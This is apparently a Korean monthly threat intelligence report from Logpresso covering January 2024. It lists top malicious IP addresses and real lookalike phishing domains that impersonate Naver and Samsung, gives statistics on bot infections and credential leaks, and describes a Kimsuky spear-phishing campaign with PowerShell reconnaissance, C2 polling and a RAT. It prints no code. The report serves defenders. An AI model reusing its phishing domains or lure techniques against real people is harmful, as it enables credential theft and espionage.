2024년 2월호

사이버 위협 인텔리전스 월간 리포트

LOGPRESSO

목차

0. 로그프레소 CTI 소개

CTI(Cyber Threat Intelligence, 사이버 위협 인텔리전스)는 전방위적으로 사이버 공격과 관련된 정보들을 수집하고 분석하여 사이버 위협에 보다 빠르고 정확하게 대응하기 위해 가공된 형태의 정보를 말합니다. 또한, IT 분야 리서치 그룹인 Gartner에서는 현존하거나 발생 가능한 위협에 대해 신속한 의사 결정을 하기 위한 각종 사이버 위협 정보, 메커니즘, 지표, 예상 결과에 따른 대응 전략 수립 등을 포괄하는 증거 기반의 지식 이라고 정의하기도 합니다.

로그프레소 CTI는 이러한 보안 위협 정보를 SIEM(Security Information and Event Management, 통합보안관제 플랫폼) / SOAR(Security Orchestration, Automation and Response, 보안운영자동화 플랫폼)에서 즉각적으로 활용할 수 있도록 최적화된 사이버 위협 인텔리전스 서비스입니다. 다크웹, 딥웹 등 다양한 OSINT(Open Source INTelligence, 공개 출처 정보)를 바탕으로 APT(Advanced Persistent Threat, 지능형 지속 공격), 피싱(Phishing), 크리덴셜 스터핑(Credential Stuffing, 자격 증명 공격) 등 다양한 사이버 공격을 탐지할 수 있는 인텔리전스 피드를 제공합니다. API를 통해 제한적으로만 사용할 수 있는 많은 CTI 서비스와는 달리, 로그프레소 CTI는 침해지표 전체를 SIEM/SOAR에 직접 동기화하여 모든 로그에 대해 실시간 전수 조사가 가능합니다. 보안 장비를 이용한 탐지가 우선되어야 하는 기존의 보안 아키텍처와 달리 직접적인 공격 행위가 없어도 위협 요소를 탐지할 수 있습니다.


이 리포트는 로그프레소 CTI에서 2024년 1월 1일부터 31일까지 수집된 데이터를 기반으로 작성되었습니다.

1. 1월 수집 데이터 통계

1-1. 위협 IP 주소

1월에 탐지한 위협 IP 주소를 분석한 결과 12월과 동일하게 피싱과 관련된 IP 주소가 1위를 차지했으나 비중은 12월 81%에서 65%로 다소 감소하였습니다. 반면, 2위의 코발트 스트라이크(Cobalt Strike)와 관련된 IP 주소의 비중이 28%로 급증하였습니다. APT가 3위로 뒤를 이었으며, 4위는 VNC 로그인 시도, 5위는 봇넷과 관련된 IP 주소로 확인되었습니다. 피싱과 코발트 스트라이크 공격이 지속적으로 상위를 차지하고 있는 만큼 해당 공격의 대응책을 필수로 마련해야 하는 시점이라고 볼 수 있습니다.

위협 IP 주소를 국가 단위로 분류하여 상위 10위까지의 수치를 살펴보면 아래와 같습니다.



위 데이터는 악성코드 동적분석 결과에서 도출된 IoC 정보와 OSINT 기법을 통해 수집된 국내외 정보, 허니팟(Honey Pot, 비정상적인 접근을 탐지하기 위해 의도적으로 설치해 둔 시스템)을 통해 수집된 정보를 근거로 작성되었습니다.

또한, 위협 IP 주소의 수집 횟수 순위는 다음 표와 같습니다.

위협 IP 주소 수집 횟수 순위


순위	IP 주소	수집 횟수
1	212.104.43.201	11,227
2	129.226.210.78	6,055
3	35.78.175.21	5,131
4	43.128.92.128	4,923
5	43.134.167.94	4,767
6	43.156.7.24	4,603
7	43.156.5.148	4,422
8	43.159.37.67	4,406
9	43.153.207.103	4,396
10	43.156.75.220	4,177

1-2. 악성 유사 도메인


유사 도메인은 기존에 잘 알려진 서비스/웹사이트와 대단히 흡사하거나 해당 서비스가 제공하는 것으로 착각하게 만드는 가짜 도메인을 말합니다. 공격자들은 피싱, APT 공격 및 악성 봇 감염을 시도하기 위해 이러한 유사 도메인을 미끼(Decoy) 도메인으로 사용하고 있습니다.

1월에 수집된 악성 유사 도메인의 위장 대상은 다음과 같습니다.

악성 유사 도메인 위장 대상 순위(글로벌)



악성 유사 도메인 위장 대상(국내)



글로벌에서는 깃 저장소 호스팅 서비스인 github과 웹 호스팅, DDNS 서비스로 가장하는 사례가 많이 발생하고 있습니다. 대한민국의 경우 건강검진, 연말정산 등 각종 공지가 집중적으로 발송되는 시기적 특성을 이용해, 건강보험공단, 국세청 등으로 위장한 사례를 특징적인 부분으로 꼽을 수 있습니다.

대한민국에서 실제로 이용된 미끼 도메인의 예시는 다음과 같습니다.


국내 미끼(Dekoy) 도메인 예시

No.	실제 도메인
1	account.samsung-id.us
2	naver.daianenoivas.com.br
3	naver.payjoonggoonnara.com
4	naver-pays.859.yadalsam.com
5	nid.naver-agency.info
6	nid.naver-alarm.live
7	nid.naver-help.live
8	nid.naver-help.world
9	nid.naver-system.org
10	pay1.cafe.naver.jonggo2.com


1-3. 악성 봇 감염

글로벌 기준 2024년 1월의 악성 봇 감염은 2023년 12월 대비 53.67% 감소하였습니다. 지난 연말의 감염율이 현저히 높았기 때문에 비교적 감소한 것처럼 보일 수 있으나, 사이버 공격 수준이 낮아졌다고 해석하기는 어렵습니다. 실제로, 악성 봇 감염율은 2023년 10월 대비 55.61% 증가한 것으로 확인됩니다.

악성 봇 감염수(글로벌)




악성 봇 감염수(국내)




대한민국 또한 2023년 12월보다 감염율이 41.60% 감소하였지만, 2023년 10월과 비교할 경우 글로벌과 마찬가지로 91.58% 증가하였습니다. 국내의 경우 글로벌보다 큰 폭으로 증가하는 추이를 보인다고 할 수 있습니다.

1월 한 달간 악성 봇 감염으로 크리덴셜이 유출된 서비스 순위는 다음과 같습니다.

악성 봇 감염자의 접속 사이트 순위(글로벌)





글로벌 데이터의 상위 10위 모두 1백만 건 이상이며 SNS와 인터넷 쇼핑 카테고리가 큰 비중을 차지하고 있습니다. 대한민국의 경우 네이버, 다음, 네이트와 같은 포털 서비스와 지마켓, 쿠팡과 같은 인터넷 쇼핑 서비스가 주를 이룹니다. 사용자의 악성 봇 감염으로 인한 크리덴셜 유출은 지속적으로 발생하고 있으며, 크리덴셜 스터핑과 같은 2차 공격으로 이어지기도 합니다. 많은 사람들이 이용하는 서비스의 경우, 크리덴셜 유출 여부에 대해 직접 고객에게 안내하는 등의 방어 대책을 마련하는 것도 필요해 보입니다.

위 데이터는 로그프레소의 독자적인 OSINT 방법론을 적용하여 인터넷에서 공개적으로 접근 가능한 모든 위치(딥웹, 다크웹, 서피스웹)에서 수집되었습니다. 언급된 서비스에서 크리덴셜이 유출되었다는 의미가 아니며, 사용자 PC의 봇 감염으로 유출된 계정 정보의 수를 뜻합니다.

1-4. 크리덴셜 유출 탐지


2024년 1월 수집된 글로벌 데이터에서 크리덴셜을 유출한 악성코드를 분석, 감염 당시의 IP를 기준으로 국가를 구분하면 다음과 같습니다.

악성코드 감염 당시 IP의 국가 순위(글로벌)

최근 남미와 동남아시아에서의 크리덴셜 유출 건수가 급증하고 있으며 실제로 인도(3위)와 베트남(5위)은 12월에 비해 증가한 수치입니다.

대한민국의 경우 자국에서의 유출이 76%로 가장 많았으며, 악성 봇에 감염된 시스템의 언어를 기준으로 분류하였을 때 한국인으로 추정되는 크리덴셜이 유출된 지역은 다음과 같습니다.

대한민국을 제외한 악성코드 감염 당시 IP의 국가 순위(국내)



전통적으로 교민이 많이 거주하는 미국과 캐나다 이외에 필리핀, 태국, 베트남 등의 동남아시아 국가가 특징적이라고 할 수 있습니다. 엔데믹으로 동남아시아 여행이 증가하면서, 해당 국가에서 한국인의 크리덴셜 유출 이벤트가 대량으로 확인되었습니다. 해외 여행 시 무료 와이파이 이용을 주의하고 가급적 현지 유심 및 테더링 서비스를 이용하여 이러한 피해를 예방해야 합니다.

2. 위협 분석

2-1. Kimsuky 악성코드 유포 사례

Kimsuky는 북한 정권의 지원을 받는 해커 그룹입니다. Kimsuky의 목표는 주로 한국을 대상으로 한 국가 안보 관련 정보 수집이고, 그 중에는 탈북민 사찰도 포함됩니다. 탈북민 중 북한에서 높은 지위를 담당했던 경우 한국에서 대북 업무를 담당하는 경우도 있기 때문에, 북한 정권은 이런 인물을 사찰하고 정보를 수집하고자 공격을 시도합니다.


Kimsuky는 소프트웨어의 제로데이(Zero-day) 취약점, 워터링 홀(Watering Hole), 스피어 피싱(Spear-Phishing) 등 다양한 공격 방식을 사용하는데, 특히 타깃 맞춤형 스피어 피싱 공격을 적극 활용합니다. 스피어 피싱이란 특정 개인 또는 조직을 대상으로 '업무적인 메일 사칭', '특정 상용 메일 로그인 페이지 사칭' 등을 활용하여 계정 정보 탈취 또는 악성코드를 감염시키는 공격을 말합니다.

Kimsuky는 주로 외교·통일 분야의 인물을 공격 대상으로 삼고 있습니다. 메일 계정을 탈취하여 업무 메일을 염탐하고 업무적으로 연락을 주고받는 사람들의 정보, 그 사람들과 나누는 메일을 탈취합니다. 탈취한 개인정보와 업무 메일을 바탕으로 업무 담당자를 사칭하는 2차 공격이 이루어집니다.

Kimsuky는 언론사 PD 또는 작가를 사칭하는 경우도 있습니다. 연구원, 교수 등에게 '북한 관련 자문' 등의 내용으로 위장하여 공격을 시도합니다. 초기에는 첫 번째 메일에 악성코드를 첨부하여 전송했지만, 현재는 보다 발전된 투-트랙 공격 방식을 이용합니다. 투-트랙 공격 방식은, 첫 번째 메일을 수신자가 호기심을 가질만 한 내용 또는 업무 관련 내용으로 전송하여 답변을 유도하고, 답변이 온 수신자에게만 악성코드를 첨부하여 메일을 재전송 후 감염시키는 방식을 의미합니다.

1) 정찰 과정


악성코드 감염 후 공격자는 시스템 정보, 프로세스 정보, 특정 경로 디렉토리 및 파일 정보를 우선적으로 수집합니다. 수집된 정보를 바탕으로 추가적인 공격을 시도할 가치가 있는지 판단합니다.



2) 선별 후 추가 공격 과정

추가적으로 공격할 만한 가치(중요 문서 등)가 존재하면, C2 서버에 주기적으로 통신을 시도하여 스크립트를 실행하는 예약 작업을 이용합니다. lib.php?ix=11 경로로 C2 통신 시 악성 스크립트를 실행하도록 제어할 수 있습니다. 최종적으로 공격자는 선별된 대상에 원격제어 악성코드(RAT)를 감염시켜 데이터 유출 등 다양한 제어를 하는 것이 목적입니다.

로그프레소는 2023년 11월 말부터 유포된 것으로 추정되는 악성 스크립트를 수집했습니다. 직접적인 원본 메일(eml) 파일 및 해당 메일에 첨부된 파일을 수집하지는 못했지만, 이 악성코드는 문서 파일로 위장한 실행 파일(*.exe)이나 최근 많이 활용하는 윈도우 도움말 파일(*.chm), 또는 링크 파일(*.lnk)로 유포되었을 것입니다.



해당 스크립트는 정상 한글 문서로 위장하기 위해 C2 서버에서 한글 문서를 다운로드 후 실행하여 감염자가 정상적인 한글 문서를 실행한 것으로 인지시킵니다. 이후, C2 서버에서 파워쉘 스크립트 데이터를 가져와 실행합니다.

파워쉘 스크립트는 시스템 정보, Anti-Virus 사용 정보, 특정 경로의 디렉토리와 파일 정보를 수집합니다. 또한 일정 주기로 C2 서버에서 스크립트 데이터를 읽어와 실행시키도록 예약된 작업을 생성합니다. 현재는 특정 시스템 정보들만 수집하지만, 공격자가 C2 서버의 스크립트 내용을 변경하면 다양한 정보 수집 및 제어를 할 수 있습니다.

로그프레소는 C2 서버가 운영 중일 때 최대한 서버에 존재하는 데이터를 수집하고 분석하였습니다. 해당 과정에서 Kimsuky가 사용하는 RAT 악성코드 및 수집하지 못했던 새로운 파워쉘 스크립트 코드가 추가적으로 발견되었습니다.

3) Kimsuky Dropper 동작

초기 감염 과정에 대한 이해를 돕기 위하여 과거에 Kimsuky가 공격에 활용했던 한글 문서로 위장한 실행 파일으로 감염되는 과정에 대해 설명하겠습니다.

감염자는 '사례비 지급의뢰서' 관련 해킹 메일을 수신하고, 한글 문서로 위장한 첨부파일을 실행했을 것으로 추정됩니다. '사례비 지급의뢰서' 관련 메일로 추정하는 이유는 악성 스크립트 분석 과정에서 '사례비 지급의뢰서' 한글 문서가 실행되기 때문입니다. 초기 감염 과정은 다양한 수단 중 하나의 방법일 뿐, 이번 공격에 활용된 과정과 다를 수 있습니다.

